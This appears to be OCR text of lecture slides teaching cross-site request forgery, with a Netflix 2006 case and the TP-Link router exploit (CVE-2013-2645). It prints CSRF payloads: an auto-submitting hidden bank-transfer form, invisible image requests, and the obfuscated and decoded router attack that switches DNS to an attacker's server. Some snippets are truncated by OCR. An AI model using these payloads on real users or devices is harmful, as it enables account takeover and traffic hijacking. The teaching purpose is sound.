
Motivation: SOP Does Not Control Sending!

- Same origin policy (SOP) controls access to DOM
- Active content (scripts) can send a request anywhere!
  - No user involvement required
  - E.g., `<img src="http://othersite.com/file.cgi?foo=1&bar=1">`


Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an authenticated web application
  - Also, known as XSRF

Regular Website Usage




Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF)


```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
</form>
<script>
   transfer.submit();
</script>
```

victim



bank.com


Cross-Site Request Forgery (CSRF)


```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
</form>
<script>
   transfer.submit();
</script>
```

Attacker can control these values

Send request!
(No user involvement required)

victim



bank.com


Cross-Site Request Forgery (CSRF)


```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
</form>
<script>
   transfer.submit();
</script>
```

victim

To: attacker_account, Amount: $1,000,000

Processing transaction



bank.com

Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an authenticated web application
- Attack works for GET (Invisible images, hidden iframes, css files, scripts, …)

```
<img src="bank.com/transfer.php?to=attacker_account&amout=100" height="0" width="0">
</img>
```

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an authenticated web application
- Attack works for GET (Invisible images, hidden iframes, css files, scripts, …)

```
<img src="bank.com/transfer.php?to=attacker_account&amout=100" height="0" width="0">
</img>
```

Browser send request on behalf of the user (victim)

The image is not visible, but the request goes out

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an authenticated web application
- Attack works for GET (Invisible images, hidden iframes, css files, scripts, …)

```
<img src="bank.com/transfer.php?to=attacker_account&amout=100" height="0" width="0">
</img>
```

- and POST (create iframe, submit form, use XHR APIs …)

```
<form method="POST" action="https://bank.com/transfer.php" id="transfer">
  <input type="hidden" name="act-to" value="attacker_account">
  <input type="hidden" name="amount" v
</form>
<script>
  transfer.submit()
</script>
```

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'bank.com/transfer.php');
    …
    xhr.send("to=attacker_account&amout=100")
</script>
```

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an authenticated web application

Very important point:
A web page can **send information to any site!**

```
<form method="POST" action="https://bank.com/transfer.php" id="transfer">
  <input type="hidden" name="act-to" value="attacker_account">
  <input type="hidden" name="amount" v
</form>
<script>
  transfer.submit()
</script>
```

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'bank.com/transfer.php');
    …
    xhr.send("to=attacker_account&amout=100")
</script>
```

SOP Does Not Control Sending

- SOP violation? Nope!

- Same origin policy (SOP) controls access to DOM
- Active content (scripts) can send a request anywhere!
  - No user involvement required

CSRF on Netflix 2006

CSRF on Netflix 2006

- CSRF vulnerabilities at Netflix allowed the attacker to do:
  - Add movies to your rental queue
  - Add a movie to the top of your rental queue
  - Change the name and address of a victim's account
  - Change the email and password on a victim's account


```
<img
  src="http://www.netflix.com/changeinfo?email=seongil.wi@unist.ac.kr&password=hello"
  width="1"
  height="1"
  border="0">
</img>
```

CSRF Example: TP-Link Routers (CVE-2013-2645)

- TP-Link web interface was vulnerable to configuration changes via CSRF
  - Set root of built-in FTP server, enable FTP via WAN, …
  - **Modify DNS server**

- Exploited in the wild to change DNS server
  - Redirects all DNS traffic to attacker's server
    - Leaking all visited domains
    - Allowing for trivial MITM attacks

- Only worked when user was logged in



CSRF Example: TP-Link Routers (CVE-2013-2645)

Real-World CSRF attack hijacks DNS Server configuration of TP-Link routers

From: Jakob Lell <jakob () jakoblell com>
Date: Wed, 30 Oct 2013 10:25:35 +0100

Advisory location:
http://www.jakoblell.com/blog/2013/10/30/real-world-csrf-attack-hijacks-dns-server-configuration-of-tp-link-routers-2/

JAVASCRIPT

```
var _$ =
["\x3c\x73\x74\x79\x6c\x65\x20\x74\x79\x70\x65\x3d\"\x74\x65\x78\x74\x2f\x63\x73\x73\"\x3e\x40\x69\x6d\x70\x6f\x72\x7
```

JAVASCRIPT


```
document.writeln(
  '<style type="text/css"> \
     @import url(http://admin:admin@192.168.1.1/userRpm/LanDhcpServerRpm.htm?
dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain=&dnsserver=106.187.36.85&dnsserver2
=8.8.8.8&Save=%B1%A3+%B4%E6); \
     </style>')
```

Attacker's DNS server

